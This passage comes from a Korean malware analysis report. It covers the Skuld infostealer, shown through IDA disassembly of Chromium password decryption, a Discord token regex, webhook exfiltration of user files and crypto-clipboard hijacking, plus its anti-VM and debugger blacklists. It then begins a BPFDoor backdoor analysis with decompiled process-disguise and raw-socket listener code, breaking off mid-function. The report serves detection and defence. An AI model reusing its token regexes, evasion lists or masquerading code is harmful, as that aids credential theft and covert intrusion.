[그림 96. 디스코드 웹훅을 통한 정보 전달]

```
.text:00000000011E0A39 call os_Remove
```

[그림 97. png 파일 제거]

- 그 다음, .ldb 파일에서 chromium의 패스워드 정보도 추출하여 aes 복호화를 진행하고, 디스코드의 MFA(다중 인증) 토큰을 찾은 뒤, 이를 통해 사용자 인증 정보, 결제 수단, 길드, 친구목록, 아바타 이미지를 추출하여 디스코드 웹훅을 통해 전달하는 것을 확인할 수 있다.

```
RAX 000000C00043F440 "C:\\Users\\lee\\AppData\\Local\\Microsoft\\Edge\\User Data\\Default\\Local Storage\\levelldb\\
```

[그림 98. levelldb 디렉토리 확인]

```
RAX 000000C000386A20 "000005.ldb"
```

[그림 99. .ldb 파일 확인 1]

```
RAX 000000C000386A40 "000020.ldb"
```

[그림 100. .ldb 파일 확인 2]

```
[00000000012A8579][\w-]{26}\. [\w-]{6}\. [\w-]{25,110}|mfa\.[\w-]{80,95}
```

[그림 101. 디스코드 mfa 토큰을 찾기위한 정규 표현식]

```
.text:00000000011E2453 call deathined skuld src browsers chromium DecryptPass
```

[그림 102. chromium 패스워드 추출 확인]

```
.text:00000000011B8CD9 call deathined_skuld_src_browsers_chromium_aesGCMDecrypt
```

[그림 103. chromium 패스워드 aes 복호화 확인]

```
.rdata:00000000012A214C aHttpsDiscordCo 0 db 'https://discord.com/api/v9/users/@me'
```

[그림 104. 디스코드 사용자 정보 추출 확인]

```
.rdata:00000000012A9FB2 aHttpsDiscordCo_2 db 'https://discord.com/api/v9/users/@me/billing/payment-sources'
```

[그림 105. 사용자 계정 연결 결제 수단 추출 확인]

```
.rdata:00000000012A9FEE aHttpsDiscordCo 3 db 'https://discord.com/api/v9/users/@me/guilds?with counts=true'
```

[그림 106. 사용자 길드 확인]

```
.rdata:00000000012A7F25 aHttpsDiscordCo 1 db 'https://discord.com/api/v9/users/@me/relationships'
```

[그림 107. 사용자 친구목록 확인]

```
.rdata:00000000012A0B55 aHttpsCdnDiscor db 'https://cdn.discordapp.com/avatars/'
```

[그림 108. 사용자 아바타 이미지 확인]

```
.text:00000000011E366B lea rsi, aNitroClassic ; "Nitro Classic"
.text:00000000011E367F lea rsi, aNitro ; "Nitro"
.text:00000000011E3693 lea rsi, aNitroBasic ; "Nitro Basic"
```

[그림 109. Nitro 정보 확인]


```
.text:0000000011E4D2D          call     deathined_skuld_src_utils_SendWebhook
```

[그림 110. 디스코드 웹훅을 통한 정보 전달]

- files 디렉토리를 생성한 후, %USERPROFILE%\Desktop, Documents, Downloads, Pictures, Music, Videos, OneDrive 를 탐색하며 파일을 복사한 뒤 생성한 files 디렉토리에 저장하고, 추출한 파일 목록을 압축하여 files.zip 으로 압축한 뒤 디스코드 웹훅을 통해 파일을 전달한 다음 생성한 디렉토리 및 zip 파일을 제거하는 것을 확인할 수 있다.

```
.text:0000000011E7717          lea      rax, aFiles      ; "files"
.text:0000000011E771E          mov     ebx, 5
.text:0000000011E7723          mov     ecx, 1A4h
.text:0000000011E7728          call    os_MkdirAll
```

[그림 111. files 디렉토리 생성]



[그림 112. files 디렉토리 생성 확인]

```
.text:0000000011E8358          lea      rax, aUserprofile ; "USERPROFILE"
.text:0000000011E835F          mov     ebx, 0Bh
.text:0000000011E8364          call    os_Getenv

      lea      rdi, aDesktop   ; "\\Desktop"
      mov     esi, 8
      mov     rbx, rax
      xor     eax, eax
      call    runtime_concatstring2
      lea      rdi, aDocuments ; "\\Documents"
      mov     esi, 0Ah
      call    runtime_concatstring2
      lea      rdi, aDownloads_0 ; "\\Downloads"
      mov     esi, 0Ah
      call    runtime_concatstring2

      lea      rdi, aPictures  ; "\\Pictures"
      mov     esi, 9
      call    runtime_concatstring2
      lea      rdi, aMusic     ; "\\Music"
      mov     esi, 6
      call    runtime_concatstring2
      lea      rdi, aVideos_0  ; "\\Videos"
      mov     esi, 7
      call    runtime_concatstring2

      lea      rdi, aOnedrive   ; "\\OneDrive"
      mov     esi, 9
      call    runtime_concatstring2
```

[그림 113. 서칭하는 디렉토리 목록]

내 PC > 바탕 화면 > 악성코드 > rat > files				files 검색
이름	수정된 날짜	유형	크기	
License.txt	2025-03-27 오전 11:56	텍스트 문서	27KB	
LICENSE.txt-_-2	2025-03-27 오전 11:56	TXT-_-2 파일	12KB	
PowerShell_transcript.DESKTOP-G4IRUV2.byHygTAX.20250327101600.txt	2025-03-27 오전 11:56	텍스트 문서	2KB	

[그림 114. 카피된 파일 목록 확인]

files.zip	2025-03-27 오후 12:05	ZIP 파일	15KB
-----------	---------------------	--------	------

[그림 115. 압축된 파일 목록 확인]

```
.text:00000000011E7A4D      call    deathined_skuld_src_utils_SendWebhook
```

[그림 116. 디스코드 웹훅을 통해 파일 전달 확인]

```
.text:00000000011E861D      lea     rax, aFilesZip ; "files.zip"
.text:00000000011E8624      mov     ebx, 9
.text:00000000011E8629      call    os_Remove
```

[그림 117. files.zip 파일 제거 확인]

```
.text:00000000011E85BD      lea     rax, aFiles ; "files"
.text:00000000011E85C4      mov     ebx, 5
.text:00000000011E85C9      call    os_RemoveAll
```

[그림 118. files 디렉토리 제거 확인]

- 마지막으로, 암호화페의 클립보드를 서칭하여, 아래의 정규 표현식을 통해 암호화페 주소를 찾은 후, 변조를 시도한다.

```
.text:0000000000DDC62F      lea     rax, aUser32 ; "user32"
.text:0000000000DDC636      mov     ebx, 6
.text:0000000000DDC63B      nop     dword ptr [rax+rax+00h]
.text:0000000000DDC640      call    syscall_LoadDLL
```

[그림 119. user32 dll 로드]

```
.text:0000000000DDC66E      lea     rbx, aOpenclipboard ; "OpenClipboard"
.text:0000000000DDC675      mov     ecx, 0Dh
.text:0000000000DDC67A      call    syscall_ptr_DLL_FindProc
```

[그림 120. OpenClipboard 함수 실행]

```
.text:0000000000DDC72E      lea     rbx, aGetclipboardda ; "GetClipboardData"
.text:0000000000DDC735      mov     ecx, 10h
.text:0000000000DDC73A      call    syscall_ptr_DLL_FindProc
```

[그림 121. GetClipboardData 를 통해 클립보드 데이터 추출]

BTC	ETH	MON	LTC	XCH	PCH	CCH	ADA	DASH
-----	-----	-----	-----	-----	-----	-----	-----	------

[암호화폐 목록]

```
.rdata:00000000012A1F30 aBc113AZaHjNpZ0 db '^ (bc1|([13]))[a-zA-HJ-NP-Z0-9]{25,39}$'
```

[그림 122. Bitcoin 주소 정규 표현식]

```
.rdata:000000000128F57B a0xAZaF0940 db '^0x[a-zA-F0-9]{40}$'
```

[그림 123. Ethereum 주소 정규 표현식]

```
.rdata:0000000001295127 a409AB93 db '^4([0-9]|[A-B])(.){93}$'
```

[그림 124. Monero 주소 정규 표현식]

```
.rdata:000000000129F2C0 aLm3AKmZaHjNpZ1 db '[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$'
```

[그림 125. Litecoin 주소 정규 표현식]

```
.rdata:00000000012AC064 aXAKmZaHjNpZ193 db '^([X]|[a-km-zA-HJ-NP-Z1-9]{36,72})-[a-zA-Z]{1,83}1[qpzry9x8gf2tvd'  
.rdata:00000000012AC064 ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ECFA9f0  
.rdata:00000000012AC0A5 db 'w0s3in54khce6mua71l{38}$'
```

[그림 126. Chia 주소 정규 표현식]

```
.rdata:00000000012AC008 aPAKmAaHjNpZ193 db '^([P]|[a-km-zA-HJ-NP-Z1-9]{36,72})-[a-zA-Z]{1,83}1[qpzry9x8gf2tvd'  
.rdata:00000000012AC008 ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ECFFEf0  
.rdata:00000000012AC04C db 'w0s3in54khce6mua71l{38}$'
```

[그림 127. PopChain 주소 정규 표현식]

```
.rdata:00000000012ABFB2 aCAKmAaHjNpZ193 db '^([C]|[a-km-zA-HJ-NP-Z1-9]{36,72})-[a-zA-Z]{1,83}1[qpzry9x8gf2tvd'  
.rdata:00000000012ABFB2 ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ED053f0  
.rdata:00000000012ABFF3 db 'w0s3in54khce6mua71l{38}$'
```

[그림 128. CryptoCoinHash 주소 정규 표현식]

```
.rdata:00000000012B9393 aAddr1AZ09 db 'addr1[a-z0-9]+' ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ED0A9f0
```

[그림 129. Cardano 주소 정규 표현식]

```
.rdata:000000000129BC8D aX19aHjNpZaKmZ3 db '/X[1-9A-HJ-NP-Za-km-z]{33}$/g'
```

[그림 130. Dash 주소 정규 표현식]

```

.text:00000000DDC76E      lea     rbx, aSetclipboardda ; "SetClipboardData"
.text:00000000DDC775      mov     ecx, 10h
.text:00000000DDC77A      call    syscall ptr DLL FindProc

```

[그림 131. SetClipboardData 를 통해 클립보드 데이터 변조]

```

.text:00000000DDCDF0      call    golang_design_x_clipboard_Write

```

[그림 132. 클립보드 변조 확인]

- 정리해보면, 가짜 에러창을 띄운 후, 안티 디버깅을 통해 악성코드 분석 환경인지 파악하며 디스코드 파일 변조, 브라우저 정보 추출, 현재 화면 캡처, 시스템, 네트워크, 윈도우 정보 추출, 파일 추출, .ldb 정보 추출 후 디스코드 웹훅을 통해 추출한 정보들을 유출하는 인포스틸러형 악성코드임을 알 수 있다.
- 암호화폐의 경우 클립보드에서 암호화폐 주소 추출 후 변조를 시도하나, 어떤식으로 변조를 진행하는지 찾지 못하였다.
- 디스코드 웹훅 사이트의 경우 현재 404 에러가 뜨며, 연결되지 않는다.

[부록 1. 블랙리스트 목록]

WDAGUtilityAccount	Abby	hmarc	patex	RDhJ0CNFevzX
kEecfMwgj	Frank	8NI0CoINQ5bq	Lisa	John
george	PxmdUOpVyx	8VizSM	w0fjuOVmCcP5A	lmVwj9b
PqONjHVwexsS	3u2v9m8	Julia	HEUeRzl	fred
server	BvjChRPnsxn	Harry	Johnson	SqgF0f3G
Lucas	mike	PateX	h7dk1xPr	Louise
User01	test	RGzcBUyrznReg	Robert	Peter
Wilson	JOHN-PC			

[USERNAME 블랙 리스트 목록]

0CC47AC83803	azure-PC	BEE7370C-8C0C-4	DESKTOP-NAKFFMT	WIN-5E07COS9ALR
--------------	----------	-----------------	-----------------	-----------------

B30F0242-1C6A-4	DESKTOP-VRSQLAG	Q9IATRKPRH	XC64ZB	DESKTOP-D019GDM
DESKTOP-WI8CLET	SERVER1	LISA-PC	JOHN-PC	DESKTOP-B0T93D6
DESKTOP-1PYKP29	DESKTOP-1Y2433R	WILEYPC	WORK	6C4E733F-C2D9-4
RALPHS-PC	DESKTOP-WG3MYJS	DESKTOP-7XC6GEZ	DESKTOP-5OV9S00	QarZhrdBpj
ORELEPC	ARCHIBALDPC	JULIA-PC	d1bnJkfVIH	NETTYP
DESKTOP-BUGIO	DESKTOP-CBGPFE	SERVER-PC	TIQIYLA9TW5M	DESKTOP-KALVINO
COMPNAME_4047	DESKTOP-190LLTD	DESKTOP-DE369SE	EA8C2E2A-D017-4	AIDANPC
LUCAS-PC	MARCI-PC	ACEPC	MIKE-PC	DESKTOP-IAPKN1P
DESKTOP-NTU7VUO	LOUISE-PC	T00917	test42	DESKTOP-CDLNVOQ

[PC 블랙 리스트 목록]

7AB5C494-39F5-4941-9163-47F54D6D5016	03DE0294-0480-05DE-1A06-350700080009
11111111-2222-3333-4444-555555555555	6F3CA5EC-BEC9-4A4D-8274-11168F640058
ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548	4C4C4544-0050-3710-8058-CAC04F59344A
00000000-0000-0000-0000-AC1F6BD04972	00000000-0000-0000-0000-000000000000
5BD24D56-789F-8468-7CDC-CAA7222CC121	49434D53-0200-9065-2500-65902500E439
49434D53-0200-9036-2500-36902500F022	777D84B3-88D1-451C-93E4-D235177420A7
49434D53-0200-9036-2500-369025000C65	B1112042-52E8-E25B-3655-6A4F54155DBF
00000000-0000-0000-0000-AC1F6BD048FE	EB16924B-FB6D-4FA1-8666-17B91F62FB37
A15A930C-8251-9645-AF63-E45AD728C20C	67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3
C7D23342-A5D4-68A1-59AC-CF40F735B363	63203342-0EB0-AA1A-4DF5-3FB37DBB0670
44B94D56-65AB-DC02-86A0-98143A7423BF	6608003F-ECE4-494E-B07E-1C4615D1D93C
D9142042-8F51-5EFF-D5F8-EE9AE3D1602A	49434D53-0200-9036-2500-369025003AF0

8B4E8278-525C-7343-B825-280AEB3D3BCB	4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27
79AF5279-16CF-4094-9758-F88A616D81B4	FF577B79-782E-0A4D-8568-B35A9B7EB76B
08C1E400-3C56-11EA-8000-3CECEF43FEDE	6ECEAF72-3548-476C-BD8D-73134A9182C8
49434D53-0200-9036-2500-369025003865	119602E8-92F9-BD4B-8979-DA682276D385
12204D56-28C0-AB03-51B7-44A8B7525250	63FA3342-31C7-4E8E-8089-DAFF6CE5E967
365B4000-3B25-11EA-8000-3CECEF44010C	D8C30328-1B06-4611-8E3C-E433F4F9794E
00000000-0000-0000-0000-50E5493391EF	00000000-0000-0000-0000-AC1F6BD04D98
4CB82042-BA8F-1748-C941-363C391CA7F3	B6464A2B-92C7-4B95-A2D0-E5410081B812
BB233342-2E01-718F-D4A1-E7F69D026428	9921DE3A-5C1A-DF11-9078-563412000026
CC5B3F62-2A04-4D2E-A46C-AA41B7050712	00000000-0000-0000-0000-AC1F6BD04986
C249957A-AA08-4B21-933F-9271BEC63C85	BE784D56-81F5-2C8D-9D4B-5AB56F05D86E
ACA69200-3C4C-11EA-8000-3CECEF4401AA	3F284CA4-8BDF-489B-A273-41B44D668F6D
BB64E044-87BA-C847-BC0A-C797D1A16A50	2E6FB594-9D55-4424-8E74-CE25A25E36B0
42A82042-3F13-512F-5E3D-6BF4FFFD8518	38AB3342-66B0-7175-0B23-F390B3728B78
48941AE9-D52F-11DF-BBDA-503734826431	032E02B4-0499-05C3-0806-3C0700080009
DD9C3342-FB80-9A31-EB04-5794E5AE2B4C	E08DE9AA-C704-4261-B32D-57B2A3993518
07E42E42-F43D-3E1C-1C6B-9C7AC120F3B9	88DC3342-12E6-7D62-B0AE-C80E578E7B07
5E3E7FE0-2636-4CB7-84F5-8D2650FFEC0E	96BB3342-6335-0FA8-BA29-E1BA5D8FEFBE
0934E336-72E4-4E6A-B3E5-383BD8E938C3	12EE3342-87A2-32DE-A390-4C2DA4D512E9
38813342-D7D0-DFC8-C56F-7FC9DFE5C972	8DA62042-8B59-B4E3-D232-38B29A10964A
3A9F3342-D1F2-DF37-68AE-C10F60BFB462	F5744000-3C78-11EA-8000-3CECEF43FEFE
FA8C2042-205D-13B0-FCB5-C5CC55577A35	C6B32042-4EC3-6FDF-C725-6F63914DA7C7
FCE23342-91F1-EAFC-BA97-5AAE4509E173	CF1BE00F-4AAF-455E-8DCD-B5B09B6BFA8F
050C3342-FADD-AEDF-EF24-C6454E1A73C9	4DC32042-E601-F329-21C1-03F27564FD6C
DEAEB8CE-A573-9F48-BD40-62ED6C223F20	05790C00-3B21-11EA-8000-3CECEF4400D0

5EBD2E42-1DB8-78A6-0EC3-031B661D5C57	9C6D1742-046D-BC94-ED09-C36F70CC9A91
907A2A79-7116-4CB6-9FA5-E5A58C4587CD	A9C83342-4800-0578-1EE8-BA26D2A678D2
D7382042-00A0-A6F0-1E51-FD1BBF06CD71	1D4D3342-D6C4-710C-98A3-9CC6571234D5
CE352E42-9339-8484-293A-BD50CDC639A5	60C83342-0A97-928D-7316-5F1080A78E72
02AD9898-FA37-11EB-AC55-1D0C0A67EA8A	DBCC3514-FA57-477D-9D1F-1CAF4CC92D0F
FED63342-E0D6-C669-D53F-253D696D74DA	2DD1B176-C043-49A4-830F-C623FFB88F3C
4729AEB0-FC07-11E3-9673-CE39E79C8A00	84FE3342-6C67-5FC6-5639-9B3CA3D775A1
DBC22E42-59F7-1329-D9F2-E78A2EE5BD0D	CEFC836C-8CB1-45A6-ADD7-209085EE2A57
A7721742-BE24-8A1C-B859-D7F8251A83D3	3F3C58D1-B4F2-4019-B2A2-2A500E96AF2E
D2DC3342-396C-6737-A8F6-0C6673C1DE08	EADD1742-4807-00A0-F92E-CCD933E9D8C1
AF1B2042-4B90-0000-A4E4-632A1C8C7EB1	FE455D1A-BE27-4BA4-96C8-967A6D3A9661
921E2042-70D3-F9F1-8CBD-B398A21F89C6	

[HWID 블랙 리스트 목록]

88.132.231.71	78.139.8.50	20.99.160.173
88.153.199.169	84.147.62.12	194.154.78.160
92.211.109.160	195.74.76.222	188.105.91.116
34.105.183.68	92.211.55.199	79.104.209.33
95.25.204.90	34.145.89.174	109.74.154.90
109.145.173.169	34.141.146.114	212.119.227.151
195.239.51.59	192.40.57.234	64.124.12.162
34.142.74.220	188.105.91.173	109.74.154.91
34.105.72.241	109.74.154.92	213.33.142.50
109.74.154.91	93.216.75.209	192.87.28.103
88.132.226.203	195.181.175.105	88.132.225.100
92.211.192.144	34.83.46.130	188.105.91.143

34.85.243.241	34.141.245.25	178.239.165.70
84.147.54.113	193.128.114.45	95.25.81.24
92.211.52.62	88.132.227.238	35.199.6.13
80.211.0.97	34.85.253.170	23.128.248.46
35.229.69.227	34.138.96.23	192.211.110.74
35.237.47.12	87.166.50.213	34.253.248.228
212.119.227.167	193.225.193.201	34.145.195.58
34.105.0.27	195.239.51.3	35.192.93.107

[IP 블랙 리스트 목록]

00:15:5d:00:07:34	00:e0:4c:b8:7a:58	00:0c:29:2c:c1:21
00:25:90:65:39:e4	c8:9f:1d:b6:58:e4	00:25:90:36:65:0c
00:15:5d:00:00:f3	2e:b8:24:4d:f7:de	00:15:5d:13:6d:0c
00:50:56:a0:dd:00	00:15:5d:13:66:ca	56:e8:92:2e:76:0d
ac:1f:6b:d0:48:fe	00:e0:4c:94:1f:20	00:15:5d:00:05:d5
00:e0:4c:4b:4a:40	42:01:0a:8a:00:22	00:1b:21:13:15:20
00:15:5d:00:06:43	00:15:5d:1e:01:c8	00:50:56:b3:38:68
60:02:92:3d:f1:69	00:e0:4c:7b:7b:86	00:e0:4c:46:cf:01
42:85:07:f4:83:d0	56:b0:6f:ca:0a:e7	12:1b:9e:3c:a6:2c
00:15:5d:00:1c:9a	00:15:5d:00:1a:b9	b6:ed:9d:27:f4:fa
00:15:5d:00:01:81	4e:79:c0:d9:af:c3	00:15:5d:b6:e0:cc
00:15:5d:00:02:26	00:50:56:b3:05:b4	1c:99:57:1c:ad:e4
08:00:27:3a:28:73	00:15:5d:00:00:c3	00:50:56:a0:45:03
12:8a:5c:2a:65:d1	00:25:90:36:f0:3b	00:1b:21:13:21:26
42:01:0a:8a:00:22	00:1b:21:13:32:51	a6:24:aa:ae:e6:12
08:00:27:45:13:10	00:1b:21:13:26:44	3c:ec:ef:43:fe:de

d4:81:d7:ed:25:54	00:25:90:36:65:38	00:03:47:63:8b:de
00:15:5d:00:05:8d	00:0c:29:52:52:50	00:50:56:b3:42:33
3c:ec:ef:44:01:0c	06:75:91:59:3e:02	42:01:0a:8a:00:33
ea:f6:f1:a2:33:76	ac:1f:6b:d0:4d:98	1e:6c:34:93:68:64
00:50:56:a0:61:aa	42:01:0a:96:00:22	00:50:56:b3:21:29
00:15:5d:00:00:b3	96:2b:e9:43:96:76	b4:a9:5a:b1:c6:fd
d4:81:d7:87:05:ab	ac:1f:6b:d0:49:86	52:54:00:8b:a6:08
00:0c:29:05:d8:6e	00:23:cd:ff:94:f0	00:e0:4c:d6:86:77
3c:ec:ef:44:01:aa	00:15:5d:23:4c:a3	00:1b:21:13:33:55
00:15:5d:00:00:a4	16:ef:22:04:af:76	00:15:5d:23:4c:ad
1a:6c:62:60:3b:f4	00:15:5d:00:00:1d	00:50:56:a0:cd:a8
00:50:56:b3:fa:23	52:54:00:a0:41:92	00:50:56:b3:f6:57
00:e0:4c:56:42:97	ca:4d:4b:ca:18:cc	f6:a5:41:31:b2:78
d6:03:e4:ab:77:8e	00:50:56:ae:b2:b0	00:50:56:b3:94:cb
42:01:0a:8e:00:22	00:50:56:b3:4c:bf	00:50:56:b3:09:9e
00:50:56:b3:38:88	00:50:56:a0:d0:fa	00:50:56:b3:91:c8
3e:c1:fd:f1:bf:71	00:50:56:a0:6d:86	00:50:56:a0:af:75
00:50:56:b3:dd:03	c2:ee:af:fd:29:21	00:50:56:b3:ee:e1
00:50:56:a0:84:88	00:1b:21:13:32:20	3c:ec:ef:44:00:d0
00:50:56:ae:e5:d5	00:50:56:97:f6:c8	52:54:00:ab:de:59
00:50:56:b3:9e:9e	00:50:56:a0:39:18	32:11:4d:d0:4a:9e
00:50:56:b3:d0:a7	94:de:80:de:1a:35	00:50:56:ae:5d:ea
00:50:56:b3:14:59	ea:02:75:3c:90:9f	00:e0:4c:44:76:54
ac:1f:6b:d0:4d:e4	52:54:00:3b:78:24	00:50:56:b3:50:de
7e:05:a3:62:9c:4d	52:54:00:b3:e4:71	90:48:9a:9d:d5:24

00:50:56:b3:3b:a6	92:4c:a8:23:fc:2e	5a:e2:a6:a4:44:db
00:50:56:ae:6f:54	42:01:0a:96:00:33	00:50:56:97:a1:f8
5e:86:e4:3d:0d:f6	00:50:56:b3:ea:ee	3e:53:81:b7:01:13
00:50:56:97:ec:f2	00:e0:4c:b3:5a:2a	12:f8:87:ab:13:ec
00:50:56:a0:38:06	2e:62:e8:47:14:49	00:0d:3a:d2:4f:1f
60:02:92:66:10:79	00:50:56:a0:d7:38	be:00:e5:c5:0c:e5
00:50:56:a0:59:10	00:50:56:a0:06:8d	00:e0:4c:cb:62:08
4e:81:81:8e:22:4e		

[MAC 블랙 리스트 목록]

x96dbg	fiddler	vmrvc	regmon	ollydbg
prl_cc	vgauthservice	VGAuthService	diskmon	cmd
ksdumperclient	processhacker	ksdumper	debugger	qemu-ga
traffic	ida64	debuger	vmusrv	joeboxcontrol
hacker	vmacthlp	x32dbg	taskmgr	vmwareuser
httpdebuggerui	vboxtray	pestudio	wireshark	vmtoolsd
df5serv	ida	xenservice	prl_tools	vmwaretray
joeboxserver	http	vboxservice	procmon	packet
regedit	dumper	dbg		

[Process 블랙 리스트 목록]

[부록 2. 브라우저 목록]

Chrome	Chrome (X86)	Chrome SxS	Maple	Elements
Epic Privacy	Uran	Citrio	Coowon	Dragon
360Browser	CocCoc	Brave-Browser	Sputnik	Edge
Yandex	Torch	DCBrowser	Chromium	Iridium

7Star	CentBrowser	Chedot	Vivaldi	Kometa
liebao	QIP Surf	Orbitum	Maxthon3	K-Melon
Amigo	Opera	Opera GX		

[Chromium 브라우저 목록]

Firefox	SeaMonkey	Thunderbird	IceDragon	Cyberfox
BlackHaw	Pale Moon	Waterfox	K-Meleon	

[Gecko 브라우저 목록]

대응 방안

- 탐지용 YARA 룰 생성
 - 보안 정책 반영
 - C&C 주소 차단
-

Sample #8: [bpfdoor]

- 분석 시기: 2025-06-05


- 악성코드 유형: 백도어

- 사용 도구: ida free

- 분석 방식: 정적 분석

주요 기능 요약 및 개요

- 파일 타임스탬프를 조작하고, /var/lock 디렉토리에 악성코드를 복사 한 뒤 실행하며, 악성코드 인자값과 프로세스를 위장하고, 표준 입출력 및 에러를 /dev/null 로 리다이렉트 하여 탐지를 어렵게 하며, 공격자의 입력값을 받아 백도어 셸을 수행




동작 흐름 요약 및 순서도

1. /var/lock 디렉토리를 통해 악성코드 파일 위장 및 실행
2. 파일의 타임스탬프 위장
3. fake command 를 사용하여 악성코드 인자값과 프로세스 위장
4. 악성코드 표준 입출력 및 에러를 /dev/null 로 리다이렉트
5. 페이로드에서 값 추출 후 자식 프로세스 위장
6. 추출한 값(커맨드 타입)을 통해 백도어 셸 연결 수행

상세 분석

- 파일 정보 확인 결과 리눅스 운영체제에서 동작하는 elf(Executable and Linkable Format) 형식의 악성코드임을 알 수 있다.



[그림 1. 파일 정보 확인]

- 메인 함수를 살펴보면 처음에 특정 문자열을 확인할 수 있는데 이는 악성코드를 찾는 데 혼란을 주기 위한 페이크 명령어 들로 보인다.

```
strcpy(str_justtryit1, "justtryit");
strcpy(str_sockettcp1, "sockettcp");
mw_fake_commands[0] = "/sbin/udev -d";
mw_fake_commands[1] = "/sbin/mingetty /dev/tty6";
mw_fake_commands[2] = "/usr/sbin/console-kit-daemon --no-daemon";
mw_fake_commands[3] = "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event";
mw_fake_commands[4] = "dbus-daemon --system";
mw_fake_commands[5] = "hald-runner";
mw_fake_commands[6] = "pickup -l -t fifo -u";
mw_fake_commands[7] = "avahi-daemon: chroot helper";
mw_fake_commands[8] = "/sbin/auditd -n";
mw_fake_commands[9] = "/usr/lib/systemd/systemd-journald";
strcpy(&filepath xinetd lock, "/var/run/xinetd.lock");
```

[그림 2. fake command 확인]

- 다음으로 살펴보면 access 를 사용하여 xinetd.lock 파일의 읽기 권한이 있을 경우 종료하며, getuid 를 사용하여 현재 사용자의 uid 가 0(root)일 경우 현재 시간을 기준으로 seed 값을 생성 후 seed 값을 바탕으로 랜덤 값을 생성하여 이를 통해 어떤 fake command 를 사용할지 정한다.
- fake command 를 정한 후 set_fake_process_name_end_env 함수를 통해 악성코드의 인자 값과 환경변수를 조작하여 해당 fake command 로 위장하고, prctl 을 사용하여 커널에 등록된 프로세스 이름도 조작해 포렌식 및 탐지를 어렵게 한다.
- 이후, daemon 을 사용하여 작업 디렉토리를 루트 디렉토리로 설정하고, 표준 입출력 및 에러를 /dev/null 로 리다이렉션 시켜 탐지를 어렵게 한다.
- 그 다음, xinetd.lock 파일을 쓰기 전용(파일이 없을 경우 생성)으로 연 다음 권한을 0644(rw_, r_, r_)로 설정하며, backdoor_packet_listener 를 실행하여 백도어를 연결한다.

```

if ( !access(&filepath_xinetd_lock, 4) )
    exit(0);
if ( !getuid() )
{
    bzero(&unk_605560, 0x224uLL);
    var_time = time(0LL);
    srand(var_time);
    var_randnum = rand();
    strcpy(fakecmd_buffer, mw_fake_commands[var_randnum % 10]);
    strcpy(str_justtryit2, str_justtryit1);
    strcpy(str_sockettcp2, str_sockettcp1);
    set_fake_process_name_end_env(argc, argv, fakecmd_buffer);
    daemon(0, 0); // (0,0) 작업 디렉토리를 루트 디렉토리로 설정, 표준 입력, 출력, 에러 /dev/null로 리다이렉션
    chdir("/");
    mw_setup_exit_handlers();
    signal(17, (__sighandler_t)mw_sigchld_handler);
    mw_self_pid = getpid();
    file_descriptor_xinetd_lock = open(&filepath_xinetd_lock, 65, 0644LL); // xinetd.lock 파일을 쓰기전용으로 열고, 파일이 없을경우 생성하며, 생성시 권한은 0644로 설정한다.
    close(file_descriptor_xinetd_lock);
    signal(17, (__sighandler_t)1);
    backdoor_packet_listener(); // 백도어 또는 C2 (Command and Control) 서버와 통신하는 백도어 모듈의 핵심 루틴으로 보임, RAW 소켓으로 네트워크 트래픽을 감시
}
return 0LL;

```

[그림 3. 메인 함수 확인]

```

size = 0LL;
mw_argv = *argv;
for ( i = 0; *(_QWORD *) (8LL * i + environ); ++i )
    size += strlen(*(const char **)(8LL * i + environ)) + 1;
dest = (char *)malloc(size);
if ( !dest )
    return 0xFFFFFFFFLL;
for ( j = 0; *(_QWORD *) (8LL * j + environ); ++j )
{
    v4 = strlen(*(const char **)(8LL * j + environ));
    memcpy(dest, *(const void **)(8LL * j + environ), v4 + 1);
    *(_QWORD *) (environ + 8LL * j) = dest;
    dest += strlen(*(const char **)(8LL * j + environ)) + 1;
}
mw_args_env_end = *argv;
for ( k = 0; k < argc; ++k )
    mw_args_env_end += strlen(argv[k]) + 1;
for ( m = 0; *(_QWORD *) (8LL * m + environ); ++m )
    mw_args_env_end += strlen(*(const char **)(8LL * m + environ)) + 1;
memset(mw_argv, 0, mw_args_env_end - mw_argv);
strcpy(mw_argv, fakecmd_buffer, mw_args_env_end - mw_argv);
prctl(15, fakecmd_buffer);
return 0LL;

```

[그림 4. set_fake_process_name_end_env 확인]

- backdoor_packet_listener 를 살펴보면 소켓 디스크립터를 설정한 뒤 소켓을 설정하고, IP 헤더의 길이를 구한 뒤 19 보다 작거나 같을 경우 IP 프로토콜을 추출해 6(TCP), 17(UDP), 1(ICMP)일 경우 각 페이로드 시작 위치를 추출하는 것을 볼 수 있다.
- 페이로드의 시작 위치 추출 후 페이로드가 존재할 경우, 페이로드 안의 IP 주소를 사용할 건지, IP 헤더에서 추출할 건지 정하고, fork 를 통해 자식 프로세스를 생성한다.

- 자식 프로세스 생성을 성공적으로 수행했을 경우, 부모 프로세스를 종료시켜 독립적인 프로세스로 동작하게 한 뒤, 인자 값과 프로세스 명을 위장하고, 페이로드의 10 바이트 이후 주소에 있는 데이터를 rc4 ksa 에 입력 값으로 사용하여 s-box 초기화를 수행한다.(향후 rc4 암호화에 쓰일 예정)

```
ICMP_header_start = 0LL;
memset(v13, "\0", sizeof(v13));
optval = 30;
v15 = v13;
v0 = htonl(0x8000u); // 호스트 바이트 순서를 네트워크 바이트 순서로 변경 0x8000은 IPv4를 식별하는 Ethertype
mw_trigger_backdoor_socket_option = socket(17, 3, v0); // 17은 AF_PACKET 링크 계층(raw Ethernet 프레임)에서 동작하는 소켓을 의미, 3은 Raw socket, 직접 이더넷 프레임을 조작 가능, v0는 IPv4만 수신할 것을 지명
fd = mw_trigger_backdoor_socket_option; // 소켓 디스크립터 설정
if ( mw_trigger_backdoor_socket_option > 0 )
{
    mw_trigger_backdoor_socket_option = setsockopt(fd, 1, 26, &optval, 0x10u); // 1은 SOL_SOCKET (0x1) - 소켓 수준에서의 옵션 설정, ption_name = 26은 POSIX 표준에 정의되지 않은 값 백도어 트리기 목적 가능성 존재,
```

[그림 5. backdoor_packet_listener 1]

```
if ( mw_trigger_backdoor_socket_option != -1 )
{
    while ( 1 )
    {
        do
        {
            memset(mw_raw_packet_buffer, 0, 0x200uLL);
            v24 = 0;
